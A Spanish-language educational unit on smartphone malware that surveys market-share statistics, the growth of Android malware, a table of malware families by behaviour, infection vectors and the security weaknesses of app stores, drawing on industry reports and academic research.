4

Malware en dispositivos móviles

ÍNDICE

MOTIVACIÓN

El año 2012 ha consolidado una tendencia que ya venía arrastrándose desde unos años atrás, donde junto con la aparición de modelos de terminales sumamente esperados, han existido importantes avances en las tecnologías como la llegada de Windows Phone 8 y otros avances.

Esto implica que la penetración de los smartphones en el mundo, al igual que en España es muy alta (en el caso español más que en el resto de países de la Unión Europea). Según un estudio publicado por Gartner, para 2015 se espera que el 80% de los terminales vendidos sean smartphones, y lo mismo va a ocurrir con sus hermanos mayores, las tablets.

Esto ha propiciado que el malware en estos terminales empiece a ser más abundante. Las mafias dedicadas a este tipo de cuestiones se están profesionalizado en este tipo de plataformas y lo están encontrando sumamente fecundo, sobre todo por la aparente falta de contramedidas adecuadas.

Un ejemplo de esto son los códigos maliciosos para dispositivos móviles los cuáles se han multiplicado, según varios estudios, por diez en países como por España u otros y se espera que la cifra continúe en aumento.

Gran culpa de dicho crecimiento la tiene la aparición del troyano SMS Boxer. El principal objetivo de este virus es detectar el país de origen y la compañía a la que pertenece el terminal para luego suscribirlo a una serie de paquetes Premium.

PROPÓSITOS

Al finalizar el estudio de esta unidad deberías ser capaz de poder explicar las siguientes cuestiones:

Como recientemente se ha comentado por responsables de empresas de seguridad de la información “aunque el mercado de los ordenadores no evolucione a la velocidad que el de los teléfonos inteligentes, los ciber-delincuentes desarrollarán gran cantidad de códigos maliciosos para estos equipos, así como nuevas técnicas de ataques”.

Por tanto es fundamental que todos, los usuarios y los responsables de seguridad, tomemos conciencia del valor de la información que manejamos y de las pérdidas económicas en las que pueden redundar estos ataques, por lo que deben usar las medidas de seguridad pertinentes”.

Si estás interesado en este tipo de temas, como puede ser conocer las formas en que se atacan a los dispositivos móviles, y por tanto poder valorar posibles contramedidas, sigue leyendo.

PREPARACIÓN PARA LA UNIDAD

En esta unidad vamos a tratar los siguientes temas:

1. Veremos el mercado de plataformas para Smartphones, actual, así como su previsible evolución en el medio plazo, penetración de las diferentes plataformas, etc.
2. Estudiaremos cómo ha evolucionado el malware en Smartphones, y el estado del arte de los mismos. Igualmente veremos las tipologías y finalidades del Malware en Android.
3. Catalogaremos los principales métodos de Infección actualmente empleados por este tipo de malware.
4. Estudiaremos las deficiencias de seguridad en los Markets de aplicaciones, así como la repercusión en los medios de comunicación que estos fallos han ocasionado.
5. Por último veremos un caso práctico de desarrollo de malware básico para la plataforma Android.

1. MERCADO DE PLATAFORMAS PARA SMARTPHONES

Viendo con un poco de perspectiva la evolución del mercado de dispositivos, ya en 2012, según datos de Strategy Analytics, el número global de ventas fue de 147,3 millones de unidades, un 43% más si comparamos el dato con el de 1T11 pero lejos de los 375,2 millones de smartphones durante el cuarto trimestre de 2014. Aun siendo cada una de estas una cifra de récord, el ritmo de crecimiento ha sido más lento debido a la situación económica, marcada por la volatilidad, además del brusco empeoramiento de gigantes como el ocurrido en 2010-2012 para Nokia, RIM y HTC.

Mirando a los fabricantes, según el informe de la consultora IDC publicado en 2015 donde se estudia cómo fue el mercado de los smartphones durante el año 2014, se destaca la desaceleración de Samsung y el crecimiento espectacular de un participante al que casi nadie esperaba: Xiaomi. Según esos datos se distribuyeron 375,2 millones de smartphones durante el cuarto trimestre de 2014 (un 28,2% más que en el mismo trimestre de 2013) para completar un total de 1.301,1 millones de terminales distribuidos en 2014. El crecimiento en el mercado es sorprendente y se sitúa en un 27,6% respecto a los 1.019,4 millones de 2013.

Los analistas de IDC indican que Apple podría superar a Samsung como principal distribuidor de smartphones en todo el mundo a lo largo de 2015, algo que queda patente tras un último trimestre en el que las ventas de los iPhone de Apple han sido espectaculares y en las que Samsung sólo ha podido mantener el tipo de forma muy justa.

Top Five Smartphone Vendors, Shipments, Market Share and Year-Over-Year Growth, Q4 2014 Preliminary Data (Units in Millions)

Vendor	4Q14 Shipment Volumes	4Q14 Market Share	4Q13 Shipment Volumes	4Q13 Market Share	Year-Over-Year Change
1. Samsung	75.1	20.01%	84.4	28.83%	-11.0%
2. Apple	74.5	19.85%	51.0	17.43%	46.0%
3. *Lenovo	24.7	6.59%	13.9	4.75%	77.9%
4. Huawei	23.5	6.25%	16.6	5.66%	41.7%
5. Xiaomi	16.6	4.42%	5.9	2.03%	178.6%
Others	160.9	42.9%	120.9	41.31%	33.1%
Total	**375.2**	**100.0%**	**292.7**	**100.0%**	**28.2%**
*Lenovo + Motorola	24.7	6.6%	19.5	6.7%	26.4%

Figura 1: Fuente: http://www.xataka.com/moviles/asi-queda-el-ranking-de-fabricantes-de-smartphones-en-2014-segun-idc.

En el último trimestre de 2014 el ranking de los cinco principales participantes en el segmento de los smartphones ha tenido un protagonista especial en Xiaomi, el fabricante local chino que ha crecido un 178,6% en unidades distribuidas con respecto el año anterior y se ha convertido en toda una potencia a nivel mundial a pesar de que la inmensa mayoría de sus terminales no salen de China.

Ese crecimiento de momento no le coloca entre los cinco primeros del mundo a lo largo de 2014 ya que en 2014 el ranking ha estado encabezado por Samsung con un 24,5% de cuota de mercado: uno de cada cuatro dispositivos comprados en todo el mundo llevaban el logotipo del fabricante surcoreano. Por detrás, no ya tan lejos, está Apple, que con un 14,8% de cuota de mercado curiosamente ha bajado en ese porcentaje (en 2013 llegó a tener el 15,1%) pero no para de crecer en ventas.

El panel de usuarios de smartphones organizado para este estudio, quedó formado por usuarios en UK, EE.UU., Francia, Alemania y España. Más de la mitad (55,7%), por debajo de 34 años de edad. Android, con un 58,7% e iOS con 24,7%, fueron los sistemas operativos más usados entre los participantes. En el caso de España, hay mayor discrepancia respecto al resto de países, pues cerca de un 50% de los usuarios usaban dispositivos de RIM y Symbian.



Figura 2: Fuente: Boletín eKiss Nº 240. Telefónica España.

Los datos de la consultora IDC para el segundo trimestre de 2014 confirman el duopolio en materia de plataformas móviles: **Android e iOS** dominan de forma clara este mercado, y **entre los dos suman el 96,4% de cuota de mercado**.

Poco espacio queda para competidores de otras empresas, e incluso Windows Phone, que parece estar creciendo de forma sostenida los últimos meses de 2015, no es rival siquiera para iOS. En los datos de IDC estiman que la cuota de mercado de esta plataforma es del 2,5%. Blackberry, como era de esperar, continúa teniendo muchos problemas, y tiene una cuota global de tan solo el 0,5%.

Top Five Smartphone Operating Systems, Worldwide Shipments, and Market Share, 2014Q2 (Units in Millions)

Operating System	2Q14 Shipment Volume	2Q14 Market Share	2Q13 Shipment Volume	2Q13 Market Share	2Q14/2Q13 Growth
Android	255.3	84.7%	191.5	79.6%	33.3%
iOS	35.2	11.7%	31.2	13.0%	12.7%
Windows Phone	7.4	2.5%	8.2	3.4%	-9.4%
BlackBerry	1.5	0.5%	6.7	2.8%	-78.0%
Others	1.9	0.6%	2.9	1.2%	-32.2%
Total	**301.3**	**100%**	**240.5**	**100%**	**25.3%**

Figura 3: Fuente: http://www.xataka.com/moviles/idc-android-e-ios-ya-estan-en-el-96-4-de-los-smartphones.

2. EVOLUCIÓN DEL MALWARE EN SMARTPHONES

En la siguiente gráfica de datos, obtenidos de un estudio de los laboratorios de Kaspersky, se puede observar el estado de distribución de amenazas en sistemas móviles de todo el año 2011.



Figura 4: Fuente: http://www.securelist.com/en/analysis/204792222/Mobile_Malware_Evolution_Part_5

Para 2013 la tendencia fue simular, según indica Kaspersky Lab:

- En 2013, los cibercriminales utilizaron 3.905.502 paquetes de instalación para difundir malware en los dispositivos móviles. En 2012-2013, Kaspersky Lab detectó aproximadamente 10 millones de muestras de malware;
- Android seguía siendo el principal objetivo de los ataques maliciosos: el 98,1% de todos los malware detectados en 2013 se dirigieron contra esta plataforma;



Figura 5: Fuente: https://blog.kaspersky.es/malware-para-dispositivos-moviles-2013

- La mayoría del malware móvil todavía está especializado en el robo de pequeñas cantidades de dinero a través de llamadas y mensajes a números Premium. De todas formas, durante el ejercicio anterior, los malware modificados y diseñados para ataques de phishing y robo de información de las tarjetas de crédito o dinero incrementaron en 19,7 puntos.



Figura 6: Fuente: https://blog.kaspersky.es/malware-para-dispositivos-moviles-2013

Según indica Kaspersky Labs, la tendencia actual del malware móvil es crear malware que siga activo en el dispositivo de la víctima el mayor tiempo posible con intención de seguir ejecutando el fraude diseñado (ganar más dinero). Por eso, los hackers intentan crear virus complejos, difíciles de encontrar y eliminar:

- Los cibercriminales utilizan las vulnerabilidades en Android para sortear el control de integridad del código al momento de instalar una aplicación (vulnerabilidad Master Key), extendiendo considerablemente sus campo de acción y haciendo que sean más difíciles de borrar;

- El código malicioso está incrustado en programas legítimos para esconder las señales de infección. En consecuencia, una copia de Angry Birds instalada desde una tienda online no oficial o descargada desde un foro podría contener una funcionalidad maliciosa;

- Como se puede observar, el problema real de malware en terminales móviles se focaliza prácticamente en Android superando con creces a sistemas muy expandidos y conocidos como iOS de Apple. Con respecto a otros sistemas operativos, se conoce la existencia de malware en el sistema RIM de BlackBerry, aunque las evidencias de malware en este sistema son muy bajas, entre un 0,4% y 0,2% a lo largo de 2010 y 2011 respectivamente. Adicionalmente, la tecnología J2ME para móviles se utiliza en distintos tipos de terminales entre ellos uno de los que más lo utilizan son terminales Nokia. Esta tecnología fue utilizada bastante para crear malware pero ha disminuido cada año hasta ser ampliamente superada por el malware en sistemas Android, pasando de ocupar un 70% del malware de móviles durante 2010 a un 27 % en 2011 y un 1,55% en 2013.

A continuación se detallan los motivos de la mayor existencia y crecimiento de malware en sistemas Android comparado con sistemas iOS de Apple:

- Android es un sistema operativo abierto, lo que implica una mayor facilidad de diseñar malware para este tipo de sistemas. Un sistema operativo abierto implica que el código del sistema operativo es accesible de forma gratuita para analizar e incluso añadir nuevas funcionalidades al sistema. Al tener acceso al código fuente completo del sistema, es más sencillo comprender su funcionamiento, lo que nos lleva a conocer mejor sus debilidades y facilita los ataques.

- iOS es un sistema operativo de código cerrado. Un sistema cerrado no permite acceder al código fuente del sistema por motivos comerciales y de seguridad. Lo que implica que sea más complicado conocer el funcionamiento interno del sistema y por añadidura utilizar técnicas y software malicioso para atacar este tipo de sistemas.

- Android Market o Google Play es el repositorio oficial para sistemas Android. Google carece de políticas restrictivas a la hora de distribuir software para su repositorio. A su vez, Google carece de comprobaciones específicas de seguridad frente a software malicioso en sus repositorios.

- La supuesta falta de seguridad en el Market oficial de Android ha propiciado la creación de Markets particulares alternativos por parte de algunos fabricantes, siendo el caso más relevante por número de dispositivos comercializados Samsung.
- Apple Store es el repositorio oficial para sistemas iOS. Apple tiene unas políticas restrictivas de distribución de software lo que hace al repositorio mucho más seguro. Además, Apple realiza comprobaciones de calidad a la hora de detectar software malicioso en sus repositorios, aunque no incluyen comprobaciones específicas de seguridad.
- Un elemento diferenciador de seguridad entre el Market de Android y AppStore de IOS aparece a la hora de publicar las aplicaciones al público. Mientras que Apple no hace públicas las aplicaciones hasta que estas no son analizadas y aceptadas conforme a sus políticas, Google Play suele publicar directamente las aplicaciones posteriormente su sistema automático de análisis las irá revisando. Esto significa que hay una ventana de tiempo en que la aplicación está publicada y disponible sin ningún tipo de revisión por parte de la plataforma.
- A niveles técnicos, la “facilidad” de desarrollar malware para sistemas Android comparado con sistemas iOS, motiva a que los creadores de malware, se centren prácticamente en la creación de malware para sistemas Android.
- Un dato importante y diferenciador entre Android e iOS, se encuentra en la gestión de los desarrolladores. Los desarrolladores de Android solo tienen que realizar un único pago de 25$ para poder subir aplicaciones. Google no tiene una política muy restrictiva de análisis de aplicaciones y la subida de aplicaciones es casi instantánea. Sin embargo Apple, cobra por ser desarrollador 100$ anuales, y obliga a este tipo de personal a obtener un certificado acreditativo, además lleva una política muy restrictiva a la hora de analizar las nuevas aplicaciones. Estas diferencias hacen que sea más fácil y accesible el subir malware para sistemas Android.

2.1. TIPOLOGÍAS Y FINALIDADES DE MALWARE DE ANDROID

En el siguiente enlace se pueden encontrar la mayoría de familias de malware conocidas para Android y otros sistemas móviles:

http://www.fortiguard.com/antivirus/mobile_threats.html

Una vez realizado el estudio de las familias, podemos sacar las siguientes conclusiones:

- Existe una importante cantidad de malware en aplicaciones falsas o que simplemente no hacen nada de cara al usuario, muchas de ellas incluso

muestran un error al ejecutarse, pero una vez ejecutadas el terminal es infectado. Actualmente se está tendiendo a infectar aplicaciones legítimas, para que el usuario final desconfíe menos y conseguir así un mayor número de infecciones. Se ha detectado que en función del malware, aún desinstalada la aplicación, el terminal puede seguir infectado o no.

- Se ha comprobado **un gran número del malware de sistemas Android está enfocado al uso de suscripciones SMS Premium,** que es uno de los tipos que pueden afectar a Movistar. Además, también existen aunque en menor medida malware para **realizar llamadas en segundo plano a números de alto coste.**
- Sobre los malware para SMS Premium, se ha comprobado que la mayoría de los **"conocidos"** están orientados a servicios para China, Rusia y Estados Unidos, por lo que a priori no pueden afectar Movistar, pero es importante destacar que muchos de estos malware **son configurables por el delincuente de forma remota para suscribirse a servicios Premium del país de origen del terminal infectado.**
- Respecto al malware que realizan llamadas en segundo plano, estos pueden ser también configurables de forma remota por el delincuente para realizar llamadas a diversos números.
- Otro tipo de malware similar que se ha detectado, es malware que envía SMS ilimitados a la agenda del propietario del terminal para conseguir un gasto elevado y una posible saturación de tráfico.
- Se ha detectado malware más sofisticado que en función de la posición geográfica puede configurarse de forma automática para realizar suscripciones SMS Premium del país, así como realizar llamadas de tarificación alta.

2.2. FUNCIONAMIENTO DEL MALWARE EN ANDROID

A continuación se detallan los diferentes tipos de actividades que tiene el malware de Android:

Actividades Maliciosas	Descripción	Funcionalidad	Descripción
Privilege escalation	Lograr permisos de súper-usuario en el terminal y poder realizar acciones privilegiadas	Escalada de privilegios para realizar posteriores actividades maliciosas	Distintas técnicas de explotación para la escalada de privilegios.
Remote control	Conseguir un control remoto del terminal desde paneles de control u otras vías.	NET	Control remoto del terminal desde la red.
		SMS	Control remoto del terminal vía SMS
Financial charges	Malware cuya finalidad es el	Phone Call	Realiza llamadas en segundo plano.

	enriquecimiento ilícito	SMS	Utiliza el envío de SMS para obtención de dinero.
Personal information stealing	Espía los datos personales del usuario	SMS	Lectura de los SMS recibidos.
		Phone Number	Obtención del número de teléfonos y de llamadas entrantes/salientes
		User Account	Obtención de los datos de cuentas de usuario.

Figura 7: Fuente: Elaboración Propia

En la siguiente tabla, bajo las finalidades expuestas en la tabla anterior, se comprueba que un alto porcentaje utilizan el envío de SMS con fines económicos. También se puede apreciar algunos que utilizan llamadas en segundo plano.

	Privilege Escalation					Remote Control		Financial Charges			Personal Information Stealing		
	Exploid	RATC/ Zimperlich	Ginger Break	Asroot	Encrypted	NET	SMS	Phone Call	SMS	Block SMS	SMS	Phone Number	User Account
ADRD						√							
AnserverBot						√			√ †				
Asroot				√									
BaseBridge		√				√		√	√ †	√			
BeanBot						√		√	√ †	√		√	
BgServ						√			√ †	√		√	
CoinPirate						√			√ †	√	√		
Crusewin						√			√	√	√		
DogWars									√				
DroidCoupon		√				√							
DroidDeluxe		√											
DroidDream	√	√				√							
DroidDreamLight						√							√
DroidKungFu1	√	√			√	√						√	
DroidKungFu2	√	√			√	√						√	
DroidKungFu3	√	√			√	√						√	
DroidKungFu4						√							
DroidKungFu5	√	√			√	√						√	
DroidKungFuUpdate													
Endofday						√			√			√	
FakeNetflix													√
FakePlayer									√ ‡				
GamblerSMS											√		
Geinimi						√		√	√ †	√	√	√	
GGTracker									√ ‡	√	√	√	
GingerMaster			√			√						√	
GoldDream						√		√	√ †		√	√	
Gone60											√		
GPSSMSSpy									√				
HippoSMS									√ ‡	√			
Jifake									√ ‡				
jSMSHider						√			√ †	√		√	
KMin						√			√ †	√			
Lovetrap									√ †	√			
NickyBot							√		√		√		
Nickyspy						√			√		√		
Pjapps						√			√ †	√		√	
Plankton						√							
RogueLemon						√			√ †	√	√		
RogueSPPush									√ ‡	√			
SMSReplicator									√		√		
SndApps													√
Spitmo						√			√ †	√	√	√	
TapSnake													
Walkinwat									√				
YZHC						√			√ ‡	√		√	
zHash	√												
Zitmo											√		
Zsone									√ ‡	√			
number of families	*6*	*8*	*1*	*1*	*4*	*27*	*1*	*4*	*28*	*17*	*13*	*15*	*3*
number of samples	*389*	*440*	*4*	*8*	*363*	*1171*	*1*	*246*	*571*	*315*	*138*	*563*	*43*

Figura 8: Fuente: http://www.csc.ncsu.edu/faculty/jiang/pubs/OAKLAND12.pdf

3. MÉTODOS DE INFECCIÓN

3.1. PRINCIPALES TÉCNICAS DE INFECCIÓN Y SU FUNCIONAMIENTO

Puedes obtener más información en el siguiente informe de S21sec denominado “Informe específico Malware en Smartphones (II)”:

http://www.s21sec.com/es/docs-a-resources/file/98

Como indica S21sec “*Muchos de los vectores de infección “tradicionales” utilizados para infectar teléfonos móviles, siguen siendo válidos hoy en día. Debido en parte a la aparición de nuevos servicios asociados al uso de estas plataformas, a la constante evolución de este tipo de dispositivos y a la total integración de mercados virtuales, que como se ha expuesto anteriormente, permiten la descarga e instalación de aplicaciones con el mínimo esfuerzo por parte de los usuarios, era de esperar que los cibercriminales, en su continua prospección del ecosistema virtual con el objetivo de potenciar sus campañas fraudulentas, fijaran su punto de mira en este tipo de plataformas y en la optimización de las técnicas usadas para infectar y propagar el mayor número de dispositivos posibles. Aunque algunos de estos vectores podrían catalogarse como "tradicionales" y puede existir la percepción de que técnicas pasadas no funcionarán actualmente, la realidad es que todos ellos siguen siendo válidos hoy en día.*”

Aunque se han identificado otras vías, las principales formas son dos métodos de infección y propagación:

- Mensajería - SMS/MMS/Correo electrónico: De esta manera, mediante el envío de aplicaciones a usuarios, y mediante técnicas de ingeniería social, se consiguen instalar. El principal uso de los mismos es pa-

ra realizar fraude de telecomunicaciones, con llamadas masivas y/o SMS a destinos de alto coste cargando el coste de los mismos al usuario.

- Repositorios de aplicaciones (Markets): Su uso es para poder distribuir malware simulando, o alterando APP legítimas, que es descargado por parte de los usuarios. Es en la actualidad la principal forma de infección y como muestra ya en 2012 Google tuvo que eliminar múltiples APP con estas características tras las denuncias que se recibieron. Recordemos que en este caso es necesaria la intervención del usuario para que el software empiece a realizar la verdadera función para la cual fue programado, y esto se consigue también con las denominadas aplicaciones falsas, también llamadas fakeapps o crapapps.

Los enlaces a sitios infectados pueden enviarse por correo electrónico, ICQ y otros sistemas de mensajería instantánea, incluso a través de salas de chat de Internet IRC. Cualquiera que sea el método de propagación, el mensaje normalmente incluirá palabras que atraigan la atención de los usuarios ingenuos y les animen a hacer clic en el enlace. Este método de entrada en un sistema puede permitir que el malware burle los filtros antivirus del servidor de correo electrónico.

3.2. LA PROBLEMÁTICA DE LOS MARKET

La mayoría del malware de Android se encuentra en repositorios de terceros, donde normalmente se pueden obtener aplicaciones de pago de forma gratuita. Estos repositorios son cada vez más usados por los usuarios y al no existir un control sobre el malware hace que sea más fácil subir aplicaciones maliciosas.



Figura 9: Fuente http://www.juniper.net/us/en/local/pdf/additional-resources/3rd-jnpr-mobile-threats-report-exec-summary.pdf

El contrapunto lo ponen los Markets oficiales de las diferentes marcas, fabricantes o distribuidores de aplicaciones legítimas. La plataforma Android y concretamente su mercado de aplicaciones, en países Orientales como China no está permitido el acceso al mercado de aplicaciones oficial Android. Por ello disponen de otro tipo de mercados de aplicaciones propios, no oficiales. Fue en este tipo de mercados donde apareció Gemini5; un nuevo troyano para Android con características propias de una Botnet.

En estos momentos en España los principales Markets oficiales para Android son tres, Google Play, Amazon y Samsung.

El estado actual en cuanto a aplicaciones se refiere de los principales Markets oficiales en España es el siguiente:



Figura 10: Fuente: Elaboración Propia



Figura 11: Fuente: Elaboración Propia

No obstante, el repositorio oficial de Google (Android Market o ahora conocido como Google Play) es el más utilizado por los usuarios.

Sin embargo, **se ha comprobado de la existencia de malware en diversos casos en el repositorio oficial de Android** como se puede observar en la siguiente tabla:

THE TIMELINE OF 49 ANDROID MALWARE IN OUR COLLECTION ($O^{\intercal}$: OFFICAL ANDROID MARKET; $A^{\ddagger}$: ALTERNATIVE ANDROID MARKETS)

Malware	Samples	Markets		Discovered Month
		$O^{\intercal}$	$A^{\ddagger}$	
FakePlayer	6		√	2010-08
GPSSMSSpy	6		√	2010-08
TapSnake	2	√		2010-08
SMSReplicator	1	√		2010-11
Geinimi	69		√	2010-12
ADRD	22		√	2011-02
Pjapps	58		√	2011-02
BgServ	9		√	2011-03
DroidDream	16	√	√	2011-03
Walkinwat	1		√	2011-03
zHash	11	√	√	2011-03
DroidDreamLight	46	√	√	2011-05
Endofday	1		√	2011-05
Zsone	12	√	√	2011-05
BaseBridge	122		√	2011-06
DroidKungFu1	34		√	2011-06
GGTracker	1		√	2011-06
jSMSHider	16		√	2011-06
Plankton	11	√		2011-06
YZHC	22	√	√	2011-06
Crusewin	2		√	2011-07
DroidKungFu2	30		√	2011-07
GamblerSMS	1		√	2011-07
GoldDream	47		√	2011-07
HippoSMS	4		√	2011-07
Lovetrap	1		√	2011-07
Nickyspy	2		√	2011-07
SndApps	10	√		2011-07
Zitmo	1	√	√	2011-07
CoinPirate	1		√	2011-08
DogWars	1		√	2011-08
DroidKungFu3	309		√	2011-08
GingerMaster	4		√	2011-08
NickyBot	1		√	2011-08
RogueSPPush	9		√	2011-08
AnserverBot	187		√	2011-09
Asroot	8	√	√	2011-09
DroidCoupon	1		√	2011-09
DroidDeluxe	1		√	2011-09
Gone60	9	√		2011-09
Spitmo	1		√	2011-09
BeanBot	8		√	2011-10
DroidKungFu4	96	√	√	2011-10
DroidKungFuSapp	3		√	2011-10
DroidKungFuUpdate	1	√	√	2011-10
FakeNetflix	1		√	2011-10
Jifake	1		√	2011-10
KMin	52		√	2011-10
RogueLemon	2		√	2011-10
Total	*1260*	*14*	*44*	

Figura 12: Fuente: http://www.csc.ncsu.edu/faculty/jiang/pubs/OAKLAND12.pdf

Hasta ahora se creía más o menos seguro el Android Market, **pero dicha seguridad se está cuestionando en base a una serie de demostraciones que se detallaran a continuación, lo que demuestra que no se conoce la cantidad real de malware que puede haber en Android Market** y tampoco cuál puede ser el crecimiento de las mismas.

Según los últimos datos disponibles Google Play cuenta con 471.000 aplicaciones.

A continuación se muestra una gráfica con el número de aplicaciones en Android Market y su crecimiento.

Crecimiento de número de aplicaciones subidas al Android Market hasta 28 Jun 2012:

